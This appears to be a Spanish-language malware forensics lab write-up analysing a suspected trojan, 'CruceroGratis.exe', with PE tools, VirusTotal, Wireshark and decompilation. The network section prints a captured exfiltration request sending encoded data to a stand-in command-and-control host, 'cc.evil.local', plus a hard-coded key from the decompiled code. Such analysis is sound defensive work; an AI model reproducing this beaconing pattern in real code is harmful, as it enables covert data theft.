<https://github.com/aguayro>

@9v@yr0

Entramos en modo interactivo para obtener más información sobre las strings, file y comportamiento del fichero .exe

\$ peframe -i CruceroGratis.exe

```
remnux@remnux:~/Documents/network$ peframe -i CruceroGratis.exe
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
```

```
-----
File Information (time: 0:00:01.547500)
-----
```

```
filename      CruceroGratis.exe
filetype      PE32 executable (console) Intel 80386 Mono/.Net assembly, for M
filesize      6656
hash sha256   b08883ce91f6c62ba6ecf360524d0f4d2e083c4e9aa0592fd5255bee57a05774
virustotal    2/68
imagebase     0x400000
entrypoint    0x2f4e
imphash       f34d5f2d4577ed6d9ceec516clf5a744
datetime     2055-01-07 11:55:37
dll           False
directories    import, debug, tls, resources, relocations
sections      .text, .rsrc, .reloc
features      packer
```

```
-----
Interactive mode (press TAB to show commands)
-----
```

```
[peframe]> █
```

```
[peframe]> info
```

```
-----
File Information (time: 0:00:01.327413)
-----
```

```
filename      CruceroGratis.exe
filetype      PE32 executable (console) Intel 80386 Mono/.Net assembly, for M
filesize      6656
hash sha256   b08883ce91f6c62ba6ecf360524d0f4d2e083c4e9aa0592fd5255bee57a05774
virustotal    2/68
imagebase     0x400000
entrypoint    0x2f4e
imphash       f34d5f2d4577ed6d9ceec516clf5a744
datetime     2055-01-07 11:55:37
dll           False
directories    import, debug, tls, resources, relocations
sections      .text, .rsrc, .reloc
features      packer
```

```
[peframe]> hashes
```

```
{
  "md5": "a065817031812d10d74c9702cf869d56",
  "sha1": "cdfd4fb8ffbd262401db521dbaad60856fac816c",
  "sha256": "b08883ce91f6c62ba6ecf360524d0f4d2e083c4e9aa0592fd5255bee57a05774"
}
```

<https://github.com/aguayro>

@9v@yr0

```
[peframe]> metadata
{
  "Assembly Version": "1.0.0.0",
  "Comments": "",
  "CompanyName": "",
  "FileDescription": "CruceroGratis",
  "FileVersion": "1.0.0.0",
  "InternalName": "CruceroGratis.exe",
  "LegalCopyright": "Copyright \u00a9 2021",
  "LegalTrademarks": "",
  "OriginalFilename": "CruceroGratis.exe",
  "ProductName": "CruceroGratis",
  "ProductVersion": "1.0.0.0"
}
[peframe]> strings
[
  "file",
  "dump"
]

Use 'back' to return
[peframe/strings]> file
{
  "CruceroGratis.exe": "Executable",
  "mscorlib.dll": "Library"
}
[peframe/strings]> dump
[
  "L!This program cannot be run in DOS mode.",
  ".text",
  ".rsrc",
  "@.reloc".
]
```

```
directories
[peframe]> directories
[
  "import",
  "debug",
  "tls",
  "resources",
  "relocations"
]

Use 'back' to return
[peframe/directories]> import
{
  "mscorlib.dll": [
    {
      "function": "_CorExeMain",
      "offset": 4202496
    }
  ]
}
[peframe/directories]> █
```

<https://github.com/aguayro>

@9v@yr0

```
[peframe]> sections
[
  ".text",
  ".rsrc",
  ".reloc"
]

Use 'back' to return
[peframe/sections]> .text
{
  "characteristics": 1610612768,
  "data": "b'-.\\x00\\x00\\x00\\x00\\x00\\x00H\\x00\\x00\\x00\\x02\\x00\\",
  "entropy": 5.389328079362024,
  "executable": true,
  "hash": {
    "md5": "99b98397450f619444ba2acdc882dfcd",
    "sha1": "93368f74e27f7939674f5bbf0a1172c6d1d67759",
    "sha256": "d6aff5eff172df581034e237461cbb3dc3bcf8f05c36d88d59ec44ee9a90ee54"
  },
  "section_name": ".text",
  "size_of_raw_data": 4096,
  "virtual_address": 8192,
  "virtual_size": 3924
}
[peframe/sections]> █
```

```
[peframe]> features
[
  "packer"
]

Use 'back' to return
[peframe/features]> packer
[
  "Microsoft_Visual_Studio_NET",
  "Microsoft_Visual_C_v70_Basic_NET_additional",
  "Microsoft_Visual_C_Basic_NET",
  "Microsoft_Visual_Studio_NET_additional",
  "Microsoft_Visual_C_v70_Basic_NET",
  "NET_executable_",
  "NET_executable"
]
[peframe/features]> █
```

```
[peframe]> virustotal
[
  "permalink",
  "antivirus",
  "scan_date"
]
```

```
[peframe/virustotal]> permalink
https://www.virustotal.com/gui/file/b08883ce91f6c62ba6ecf360524d0f4d2e083c4e9aa0592fd5255bee57a05774/detection/f-b08883ce91f6c62ba6ecf360524d0f4d2e083c4e9aa0592fd5255bee57a05774-1625749644
[peframe/virustotal]> scan_date
2021-07-08 13:07:24
[peframe/virustotal]>
```



<https://github.com/aguayro>

@9v@yr0

## Uso del script PEpper

```
remnux@remnux:/opt/PEpper$ python3 pepper.py /home/remnux/Documents/forensic/case_03\ Network/CruceroGratis.exe
```

PEPPER

Th3Hurrican3

```
----- METADATA -----
File name:          CruceroGratis.exe
Upload time:        2024-01-15 09:51:59
File size:          6656 byte
File type:          PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
MD5:                a065817031812d10d74c9702cf869d56
SHA1:               cdfd4fb8ffbd262401db521dbaad60856fac816c
SHA256:             b08883ce91f6c62ba6ecf360524d0f4d2e083c4e9aa0592fd5255bee57a05774
```

```
..... BAD STRINGS .....
Passwords:
    password

Anti-Virus detection:
    None

Regular Expressions:
    None

Privileges:
    None

Oids:
    None

Agents:
    None

File extensions:
    None

SDDLs:
    None

GUIDs:
    None

Registry:
    None

Operating Systems:
    None

Sandbox products:
    None

SIDs:
    None

Protocols:
    None

Utilities:
    None


Keyboard keys:
    None

Operating Systems:
    None
```

<https://github.com/aguayro>

@9v@yr0

Comprobamos el fichero en virus total, nos lo detecta como troyano




**Join the VT Community** and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

**Security vendors' analysis** ⓘ Do you want to automate checks?

Vendor	Detection
MaxSecure	! Trojan.Malware.300983.susgen
SecureAge	! Malicious
Acronis (Static ML)	✓ Undetected
Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected
Alibaba	✓ Undetected
ALYac	✓ Undetected
Antiy-AVL	✓ Undetected

Seguimos analizando el log de tráfico de red y vemos que hay una petición GET



**Infected.pcapng**

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
98	56.387261	192.168.60.10	192.168.60.15	HTTP	167	GET /?data=o0y1bT4B14
99	56.387983	192.168.60.15	192.168.60.10	HTTP	975	HTTP/1.1 200 OK (tex

Frame 98: 167 bytes on wire (1336 bits), 167 bytes captured (1336 bits) on interface \D  
 Ethernet II, Src: VMware\_cb:2c:55 (00:0c:29:cb:2c:55), Dst: VMware\_d7:23:86 (00:0c:29:c  
 Internet Protocol Version 4, Src: 192.168.60.10, Dst: 192.168.60.15  
 Transmission Control Protocol, Src Port: 51061, Dst Port: 80, Seq: 1, Ack: 1, Len: 113  
 Hypertext Transfer Protocol

0000 00 0c 29 d7 23 86 00 0c 29 cb 2c 55 08 00 45 00 ...).#...),U..E.  
 0010 00 99 83 64 40 00 80 06 7d 90 c0 a8 3c 0a c0 a8 ...d@...}<...  
 0020 3c 0f c7 75 00 50 9b cb a6 85 3d 0f 45 d1 50 18 <..u.P...=.E.P.  
 0030 20 14 0e 9a 00 00 47 45 54 20 2f 3f 64 61 74 61 .....GE T /?data  
 0040 3d 6f 30 79 6c 62 54 34 42 31 34 36 49 4c 7a 6e =o0y1bT4 B146ILzn

Analizamos el resto del tráfico me centro en en el servicio pop

The image shows a Wireshark capture window titled 'Infected.pcapng'. The packet list on the left shows packets 95 through 100. Packet 98 is selected, showing an HTTP GET request. The packet details pane on the right shows the full HTTP response, including headers and status.

No.	Time	Source	Destination	Protocol	Length	Info
95	56.380679	192.168.60.10	192.168.60.15	TCP	66	51061 → 80 [SYN] Seq=
96	56.380760	192.168.60.15	192.168.60.10	TCP	66	80 → 51061 [SYN, ACK]
97	56.386463	192.168.60.10	192.168.60.15	TCP	60	51061 → 80 [ACK] Seq=
98	56.387261	192.168.60.10	192.168.60.15	HTTP	167	GET /?data=o0ylbT4B14
99	56.387983	192.168.60.15	192.168.60.10	HTTP	975	HTTP/1.1 200 OK (tex

**Wireshark · Follow HTTP Stream (tcp.stream eq 2) · Infected.pcapng**

```

GET /?data=o0ylbT4B146ILznHUFqBBkv9Cq+8VtR9Svr4Ux7Cnsg= HTTP/1.1
Host: cc.evil.local
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Fri, 05 Mar 2021 19:46:54 GMT
Accept-Ranges: bytes
ETag: "b7781b4bf811d71:0"
Server: Microsoft-IIS/10.0
Date: Sat, 06 Mar 2021 00:31:19 GMT
Content-Length: 696
  
```

1 client pkt, 1 server pkt, 1 turn.

Descargamos el tráfico de red con la petición GET para analizar a posterior

The image shows a Wireshark capture window titled 'Infected.pcapng'. The packet list on the left shows packets 95 through 100. Packet 98 is selected, showing an HTTP GET request. The packet details pane on the right shows the full HTTP response, including headers and status.

No.	Time	Source	Destination	Protocol	Length	Info
95	56.380679	192.168.60.10	192.168.60.15	TCP	66	51061 → 80 [SYN] Seq=
96	56.380760	192.168.60.15	192.168.60.10	TCP	66	80 → 51061 [SYN, ACK]
97	56.386463	192.168.60.10	192.168.60.15	TCP	60	51061 → 80 [ACK] Seq=
98	56.387261	192.168.60.10	192.168.60.15	HTTP	167	GET /?data=o0ylbT4B14
99	56.387983	192.168.60.15	192.168.60.10	HTTP	975	HTTP/1.1 200 OK (tex

**Wireshark · Follow HTTP Stream (tcp.stream eq 2) · Infected.pcapng**

```

GET /?data=o0ylbT4B146ILznHUFqBBkv9Cq+8VtR9Svr4Ux7Cnsg= HTTP/1.1
Host: cc.evil.local
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Fri, 05 Mar 2021 19:46:54 GMT
Accept-Ranges: bytes
ETag: "b7781b4bf811d71:0"
Server: Microsoft-IIS/10.0
Date: Sat, 06 Mar 2021 00:31:19 GMT
Content-Length: 696
  
```


1 client pkt, 1 server pkt, 1 turn.

## ANÁLISIS FORENSE – E-MAIL - CASO 01


<https://github.com/aguayro>

@9v@yr0

Es un fichero binario que no se puede descifrar por el momento.



Descompilar el fichero con el Visual studio




Vemos que la petición GET es codificada en base64 con una clave

```
byte[] key = GetKey("KHx4V2LSBsFKtAk8");
```

<https://github.com/aguayro>

@9v@yr0

## Chequeo del proceso en la Plataforma Anyrun



## Aplicaciones:

Packers

Strings

WxHexEditor

PEpper

<https://github.com/0x0BE/PEpper>

## Recursos:

Remnux

File signatures: [https://www.garykessler.net/library/file\\_sigs.html](https://www.garykessler.net/library/file_sigs.html)

[Anyrun](#)

<https://eforensicsmag.com/signup/>